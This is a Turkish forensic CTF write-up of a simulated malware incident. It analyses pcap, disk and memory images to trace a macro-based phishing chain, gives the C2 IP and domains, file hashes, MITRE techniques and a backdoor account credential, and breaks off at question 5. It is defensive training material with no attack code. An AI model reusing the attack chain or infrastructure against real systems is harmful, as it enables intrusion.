



“ADEO The Chupacabra”
Vakasının Adli Bilişim Teknikleriyle İncelenmesi

Muhammed Akil GÜNDOĞAN - [@akilgundogan](#)

Faruk ULUTAŞ – [farukulutas.github.io](#)

Yusuf Can Çakır - [@Yusufcancakiir](#)

Furkan ÖZTÜRK - [@furk4nOzturk](#)

Mehmet BULUT - [@oldnco](#)

PwnLab.Me Siber Güvenlik Topluluğu



İçindekiler

Vakaya Genel Bakış, DFIR Ekibinin Çıkarmış Olduğu Sonuç ve Elde Edilen Bilgiler	3
Teknik Taktik Prosedür, IOC ve C2 Bilgileri	4
Soru 1: PcaP dosyasının başlangıç ve bitiş tarihi nedir?	5
Soru 2: PcaP dosyasının SHA256 Değeri Nedir?	5
Soru 3: Etkilenen bilgisayarın IP adresi, MAC adresi, ana bilgisayar adı ve işletim sistemi nedir?	6
Soru 4: Kötü amaçlı yazılım hangi IP adresi ve port üzerinden iletişim kuruyor?	8
Soru 5: Zararlı Yazılımın C2 Domaini Nedir?	9
Soru 6: Sistemi Etkileyen Kötü Amaçlı Dosyaların Adları Nelerdir?	10
Soru 7: Kötü Amaçlı Yazılımların Hashleri Nelerdir?	11
Soru 8: Kimlik Avı Saldırısı Hangi Mail Platformu Üzerinden Geldi?	11
Soru 9: Saldırgan Tarafından Oluşturulan Kullanıcı Hesabı ve Şifresi Nedir?	12
Soru 10: Saldırgan Hangi Dosyayı Değiştirdi?	13
Soru 11: Saldırgan Dosya İçeriğinde Hangi Verileri Değiştirdi?	13
Soru 12: Saldırgan Hangi Arşivleme Yazılımını Kullandı?	14
Soru 13: Saldırgan Hangi Dosyayı Sıkıştırdı?	15
Soru 14: Sıkıştırılmış Dosyanın Şifresi Nedir?	16
Soru 15: Saldırganın Sisteme Yüklendiği “.png” Dosyası Nedir?	17
Soru 16: Verilen İmajın Hash Değeri Nedir?	18
Soru 17: Şüpheli Makinenin Zaman Dilimi Nedir?	19
Soru 18: Makinenin “LeaseObtainedTime”ı Nedir?	21
Soru 19: Makinenin İşletim Sistemi ve Sürümü Nedir?	22
Soru 20: İşletim Sistemi Ne Zaman Kuruldu?	23
Soru 21: Şüpheli İşlemler Hangi Kullanıcı ile Yapıldı?	24
Soru 22: Şüpheli Kullanıcı En Son Ne Zaman Giriş Yaptı?	25
Soru 23: Şüpheli İşlemleri Gerçekleştiren SID Değeri Nedir?	26
Soru 24: Bilgisayar Üzerinde Çalıştırılan Ağ İzleme Aracının Adı Nedir? En Son Ne Zaman Kullanıldı?	27
Soru 25: Kötü Amaçlı Yazılım için Oluşturulan Kalıcılık Noktasını Tanımlayın	28
Soru 26: Kötü Amaçlı Yürütülebilir Dosya Hangi Dizine İndirildi?	29
Soru 27: Kötü Amaçlı Yürütülebilir Dosyanın Oluşturulma Zamanı Nedir?	29
Soru 28: Saldırgan Hangi Dizindeki Dosyaları Sıkıştırdı?	30
Soru 29: 7-Zip Arşivinde Kaç Dosya Var?	30
Soru 30: 2022.7z İçerisinde Yer Alan “Accounting Manager Job Description Template” Dosyasının Oluşturucu Bilgisi Nedir?	31
Soru 31: “2022.7z” Arşivindeki “Uniform Chart of Accounts” Dosyasının Oluşturma Bilgisi Nedir?	32
Soru 32: Saldırganın C2 Adresi Olarak Kullandığı Domain Hangi Firmada ve Ülkede Kayıtlı?	33
Soru 33: Saldırının Geldiği Ülke Muhtemelen Neresi Olabilir?	33
Soru 34: Kötü Amaçlı Yürütülebilir/Executable Dosyaların Adı Nedir?	34
Soru 35: Kötü Amaçlı Belge ve Script Dosyalarının Adı Nedir?	34
Soru 36: Zararlılardan Biri Bir Saldırı Tekniği Kullanıyor. Bu Tekniğin Adı Nedir?	34
Soru 37: “AccessToken.exe” Zararlısının Hedeflediği Process Nedir?	35
Soru 38: “AccessToken.exe” Zararlısının Kullandığı Teknikle Çalıştırdığı Dosya Nedir?	35
Soru 39: PS1 Dosyasının İçerisinde Hangi Komut Yer Alıyor?	36
Soru 40: “.xslm” Uzantılı Dosyada Bir PowerShell Komutu Yer Alıyor Mu?	36
Soru 41: “.xslm” Uzantılı Dosyanın İçinde Bir Windows Uygulaması Çalıştırılıyor. Bu Uygulamanın Adı Nedir?	37
Sonuç ve Teşekkürler	38

Vakaya Genel Bakış

SoC ekibi sistemleri izlerken Rick Martin adındaki yeni bir çalışanın sistemine dosya indirilip kötü amaçlı yazılım çalıştırıldığına dair birtakım uyarılar aldı. Çalışan sorguya çekildiğinde olay hakkında hiçbir fikri ve dahili olmadığını belirtmesinin yanı sıra, kötü amaçlı yazılımın kendi kullanıcı hesabından yararlanmış olabileceğini söyledi. DFIR ekibi olayı analiz etmek için sistemden birtakım imajlar aldı ve incelemeye koyuldu.

Kimileri Rick Martin'in bizzat olayın arkasında olduğunu ve yasa dışı ortaklıkları için dosyaları çalıştırdığını söylerken, saldırganın kötü niyetli bir bağlantı yoluyla sistemi ele geçirmiş olabileceği de dolanan laflar arasında. Şüphelinin teknik bilgi bakımından oldukça zayıf olduğu biliniyor. Her şey "İnsan Kaynakları" ekibi tarafından "Şirket Genelinde Sağlık Taraması" adıyla gönderilen Excel dosyası doldurulduğunda oldu. Excel üzerinde "Vücut Kitle İndeksi" hesaplayan çalışan bilgisayarında birtakım gariplikler gördükten sonra bir network dinleme aracı çalıştırarak süreci izlemeye başladı.

DFIR Ekibinin Çıkarmış Olduğu Sonuç

"The Chupacabra" kod adı verilen bu vakayı inceleyen DFIR ekibi personelleri büyük çoğunlukla Rick Martin'in masum olduğu kanısına vardı. Rick Martin'in olaylar yaşanmadan hemen öncesinde mail adresine giriş yaptığı ve oradan indirdiği bir Excel dosyasını açmasıyla olayların zincirleme bir şekilde geliştiği tespit edildi.

Elde Edilen Bilgiler

Saldırganlar Rick Martin'e ait 'rickmartin.grimes@yandex.com' mail adresine "BodyMassIndex.xlsm" adında bir Excel dosyası gönderdiler. Excel dosyasının içerisine yerleştirilmiş olan "makro" Rick tarafından dosyayı doldurmak için çalıştırıldığında "ofbahar.com" alan adını kullanan "68.183.67.198" IP adresli sunucu üzerinden "notmalware.vbs", "BodyMassIndex.exe" ve "AccessToken.exe" isimlerinde biri VBS komut dosyası olmak üzere üç dosya indirildiği görüldü.

Hemen sonrasında "ShellExecute" yardımıyla çalıştırılan "notmalware.vbs" dosyası, Temp dizinin altında "notbadmalware.ps1" isimli bir "PowerShell script" oluşturdu. Bu dosyanın içerisine güvenlik yazılımlarını atlatabilmek adına Base64 algoritması kullanılarak encode edilmiş bir kötü amaçlı yük (payload) yazıldı. Payload incelendiğinde "AccessToken.exe" isimli bir başka zararlı yazılımın çalıştırıldığı görülebiliyor. İlgili zararlının kullandığı API'ler ve davranışları incelendiğinde "Access Token Manipulation" adı verilen bir teknik yardımıyla asıl zararlı olan "BodyMassIndex.exe" dosyasını yüksek haklarla sistemde çalıştırdığı görüldü.

"BodyMassIndex.exe"nin incelenmesi sonucunda makronun indirme faaliyetini gerçekleştirdiği sunucu ile C2 sunucusunun aynı olduğu ve port 27 üzerinden haberleştiği tespit edildi. Saldırgan sisteme bağlandıktan sonra "Accounting" altında yer alan bazı dökümanları "2022.7z" adında bir arşiv dosyası olarak şifreledi ve "AdeoWasHere.png" adlı bir resim dosyası bıraktı. Kalıcılık amacıyla "MrRobot" adıyla ikinci bir kullanıcı da oluşturdu fakat bu kullanıcı ile herhangi bir işlem yapmadı.

Teknik Taktik Prosedür, IOC ve C2 Bilgileri

TTP:

- MITRE ATT&CK Phishing: Spearphishing Attachment (T1566.001)
- MITRE ATT&CK Scripting (T1064)
- MITRE ATT&CK Obfuscated Files or Information (T1027)
- MITRE ATT&CK Command and Control (T1071.001)
- MITRE ATT&CK Execution: Visual Basic (T1059.005)
- MITRE ATT&CK Execution: PowerShell (T1059.001)
- MITRE ATT&CK Privilege Escalation, Defense Evasion: Access Token Manipulation (T1134)
- MITRE ATT&CK Data Encrypted for Impact (T1486)
- MITRE ATT&CK Persistence: Create Account (T1136)

IOC:

- “Body Mass Index.xlsm” (SHA1: 26cf2e4cec935e279740dbcc28a0372259f1a7ce)
- “notamalware.vbs” (SHA1: 24f94f5645a9661f4d5d256d898161f7fa423645)
- “notabadmalware.ps1” (SHA1: 2049dde53f7e9df4055d652e932711fa3f6cdd90)
- “BodyMassIndex.exe” (SHA1: d97b255397485325514a621b3edef59f0b124a6c)
- “AccessToken.exe” (SHA1: dddcbc36c9dba7faa62105049b3d8c5c726caabf)
- “AdeoWasHere.png” (SHA1: 0ac09b91d62e091a37624e7c20b08f3f5ecc1c6b)

C2:

- 68.183.67.198
Domain: “ofbahar.com”
Saldırıda kullanılmayan fakat aynı sunucuya bağlı olan alternatif domain: “hokeren.com”

Genel Bilgiler:

- Sunucu firması: DigitalOcean
- Domain kayıt firması: GoDaddy
- Sunucu Lokasyon: Almanya / Germany
- Domain Lokasyon: ABD / United States
- Kalıcılık sağlamak için kullanılan kullanıcı hesabı: “MrRobot”
- Kalıcılık sağlanan kullanıcı hesabının parolası: “password”

Soru 1: Pcap dosyasının başlangıç ve bitiş tarihi nedir?

First packet time: 2022-03-23 11:36:20.451181

Last packet time: 2022-03-23 11:57:03.755703

İlk ve son tarihi bulabilmek için vakada verilen "Pcap" dosyasını "capinfos chupacabra_CTF_2022.pcap" komutu ile kontrol ettik. Aşağıdaki bilgilerle karşılaştık.

```
kali@kali: ~/Desktop/Chupacabra/OnlineCTF-2022
File Actions Edit View Help

(kali@kali)-[~/Desktop/Chupacabra/OnlineCTF-2022]
$ capinfos chupacabra_CTF_2022.pcap
File name: chupacabra_CTF_2022.pcap
File type: Wireshark/tcpdump/... - pcap
File encapsulation: Ethernet
File timestamp precision: microseconds (6)
Packet size limit: file hdr: 262144 bytes
Number of packets: 33 k
File size: 31 MB
Data size: 30 MB
Capture duration: 1243.304522 seconds
First packet time: 2022-03-23 11:36:20.451181
Last packet time: 2022-03-23 11:57:03.755703
Data byte rate: 24 kBps
Data bit rate: 196 kbps
Average packet size: 901.60 bytes
Average packet rate: 27 packets/s
SHA256: 21f469ea0c9214a5ad2f577b24b68d2ea6276000b4afe46522f8ac5d3ea7d5d8
RIPEMD160: c5fb668833d1706924680793eb71fb71becebffd
SHA1: cbfda5051436b28f2722cb94ecda2e876e474db1
Strict time order: True
Number of interfaces in file: 1
Interface #0 info:
  Encapsulation = Ethernet (1 - ether)
  Capture length = 262144
  Time precision = microseconds (6)
  Time ticks per second = 1000000
  Number of stat entries = 0
  Number of packets = 33851
```

Soru 2: Pcap dosyasının SHA256 Değeri Nedir?


Cevap: 21f469ea0c9214a5ad2f577b24b68d2ea6276000b4afe46522f8ac5d3ea7d5d8

Pcap dosyamızın SHA256 değerini bulabilmek için yine "capinfos" kullanabileceğimiz gibi "sha256sum" yardımıyla da gereken bilgiyi elde edebiliriz.

Soru 3: Etkilenen bilgisayarın IP adresi, MAC adresi, ana bilgisayar adı ve işletim sistemi nedir?

Malware bulaşan bilgisayarın IP adresini “Wireshark” aracı ile HTTP isteklerini incelerken bulduk. File > Export Objects > HTTP diyerek HTTP üzerinden giden ve gelen verileri görüntüleyebiliyoruz. Burada malware’in iletişimini görüyoruz, haliyle zararlı bulaşan makinein IP adresine erişebiliyoruz.


IP: 192.168.43.26



No.	Time	Source	Destination	Protocol	Length	Info
11614	2022-03-23 18:38:04,814067	192.168.43.26	68.183.67.198	TCP	66	49519 → 80 [SYN] Seq=0 Win=0
11618	2022-03-23 18:38:04,843833	68.183.67.198	192.168.43.26	TCP	66	80 → 49519 [SYN, ACK] Seq=4
11619	2022-03-23 18:38:04,843895	192.168.43.26	68.183.67.198	TCP	54	49519 → 80 [ACK] Seq=1 Ack=
11620	2022-03-23 18:38:04,845793	192.168.43.26	68.183.67.198	HTTP	224	GET /notamalgware.vbs HTTP/1.1
11622	2022-03-23 18:38:04,877878	68.183.67.198	192.168.43.26	TCP	60	80 → 49519 [ACK] Seq=1 Ack=
11626	2022-03-23 18:38:04,920447	68.183.67.198	192.168.43.26	HTTP	952	HTTP/1.1 200 OK
11627	2022-03-23 18:38:04,945507	192.168.43.26	68.183.67.198	TCP	54	49519 → 80 [RST, ACK] Seq=

MAC adresine erişmek içinse ARP isteklerini filtreleme işlemine tabi tutuyoruz. Burada malware bulaşan bilgisayarın IP adresini arattığımızda, hemen yanında MAC adresinin de yer aldığı görülebilir.


MAC: 08:00:27:9f:7b:d1



No.	Time	Source	Destination	Protocol	Length	Info
13819	2022-03-23 18:38:12,712521	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.26? Tell 192.168.43.1
13820	2022-03-23 18:38:12,712546	PcsCompu,9f:7b:d1	26:13:c4:45:13:fc	ARP	42	192.168.43.26 is at 08:00:27:9f:7b:d1
13822	2022-03-23 18:38:15,762306	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.179? Tell 192.168.43.1
16043	2022-03-23 18:38:34,306659	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.134? Tell 192.168.43.1
17172	2022-03-23 18:38:35,301551	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.134? Tell 192.168.43.1
20588	2022-03-23 18:38:36,309205	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.134? Tell 192.168.43.1
21970	2022-03-23 18:38:38,931737	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.179? Tell 192.168.43.1
21973	2022-03-23 18:38:39,351437	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.26? Tell 192.168.43.1
21974	2022-03-23 18:38:39,351458	PcsCompu,9f:7b:d1	26:13:c4:45:13:fc	ARP	42	192.168.43.26 is at 08:00:27:9f:7b:d1
21984	2022-03-23 18:38:39,894608	26:13:c4:45:13:fc	Broadcast	ARP	60	Who has 192.168.43.134? Tell 192.168.43.1

Hostname bilgisine ulaşabilmek için NBNS (NetBIOS Name Service) protokolünü filtreliyoruz ve aradığımız şeye rastlıyoruz.


Hostname: RICKMARTIN



No.	Time	Source	Destination	Protocol	Length	Info
11170	2022-03-23 18:37:26,360058	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11180	2022-03-23 18:37:26,763585	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11184	2022-03-23 18:37:27,110644	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11218	2022-03-23 18:37:28,611876	192.168.43.26	192.168.43.255	NBNS	92	Name query NB RICKMARTIN<1c>
11222	2022-03-23 18:37:28,856348	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11223	2022-03-23 18:37:29,363277	192.168.43.26	192.168.43.255	NBNS	92	Name query NB RICKMARTIN<1c>
11224	2022-03-23 18:37:29,613430	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11225	2022-03-23 18:37:30,121133	192.168.43.26	192.168.43.255	NBNS	92	Name query NB RICKMARTIN<1c>
11226	2022-03-23 18:37:30,372358	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>
11244	2022-03-23 18:37:31,459386	192.168.43.26	192.168.43.255	NBNS	92	Name query NB WPAD<00>

İşletim sistemi bilgisine ise “E01” disk imajından ulaştık.

“C:\Users\RickMartinGrimes\AppData\Local\Temp” dizinin altında yer alan “Microsoft .NET Framework 4.7.2 Setup_20220323_061415257.html” dosyasının içerisinde işletim sistemine ait birtakım bilgiler bulunmaktadır.



Bunu teyit etmek için RAM imajını da kontrol ettik. Volatility’de bulunan imageinfo komutu ile imaj ile ilgili bilgi almaktayız.

```

L-$. ./volatility_2.6_lin64_standalone imageinfo -f ../chupacabra_CTF_2022.raw
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_23418
AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (/home/yusuf/Desktop/chupacabra_CTF_2022.raw)
PAE type : No PAE
DTB : 0x187000L
KDBG : 0xf800027f20a0L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0xfffff800027f3d00L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2022-03-23 15:56:26 UTC+0000
Image local date and time : 2022-03-23 08:56:26 -0700


```

Cevap:

IP: 192.168.43.26
MAC: 08:00:27:9f:7b:d1
Hostname: RICKMARTIN
OS: Windows 7 Professional (x64)

Soru 4: Kötü amaçlı yazılım hangi IP adresi ve port üzerinden iletişim kuruyor?


Zararlı yazılımın iletişim kurduğu IP ve port bilgisini Wireshark üzerinde inceleme yaparak elde edebileceğimiz gibi, elimizdeki örnekleri tersine mühendislik teknikleriyle inceleyerek veya herhangi bir sandbox ortamında koşturarak da öğrenebiliriz. “BodyMassIndex.exe” dosyasına IDA Pro ile gözetimimizde “68.183.67.198” IP adresine 27 numaralı port üzerinden bağlantı kurduğunu görüyoruz.



Cevap: “68.183.67.198” ve “27”

Soru 5: Zararlı Yazılımın C2 Domaini Nedir?


Zararlı yazılımın irtibat kurduğu IP adreslerini veya doğrudan zararlının kendisini VirusTotal üzerinde kontrol ettiğimizde ilgili IP adresinin “ofbahar.com” ve “hokeren.com” isimli alan adlarını çözdüğünü görüyoruz. Örnek vakada “hokeren.com” alan adı kullanılmadığı için onu kapsama almıyoruz.



The screenshot shows the VirusTotal interface for the IP address 68.183.67.198. The interface includes a search bar at the top with the IP address entered. Below the search bar, there is a circular badge with the number 2, indicating that 2 security vendors have flagged this IP address as malicious. The IP address is listed as 68.183.67.198 (68.183.0.0/16) and is associated with AS 14061 (DIGITALOCEAN-ASN). The location is listed as DE (Germany). Below this information, there are tabs for DETECTION, DETAILS, RELATIONS, and COMMUNITY. The RELATIONS tab is selected, showing a table of Passive DNS Replication data. The table has four columns: Date resolved, Detections, Resolver, and Domain. The data shows four entries for the IP address, all resolved by VirusTotal, with domains www.ofbahar.com, ofbahar.com, www.hokeren.com, and hokeren.com.

Date resolved	Detections	Resolver	Domain
2021-03-10	0 / 89	VirusTotal	www.ofbahar.com
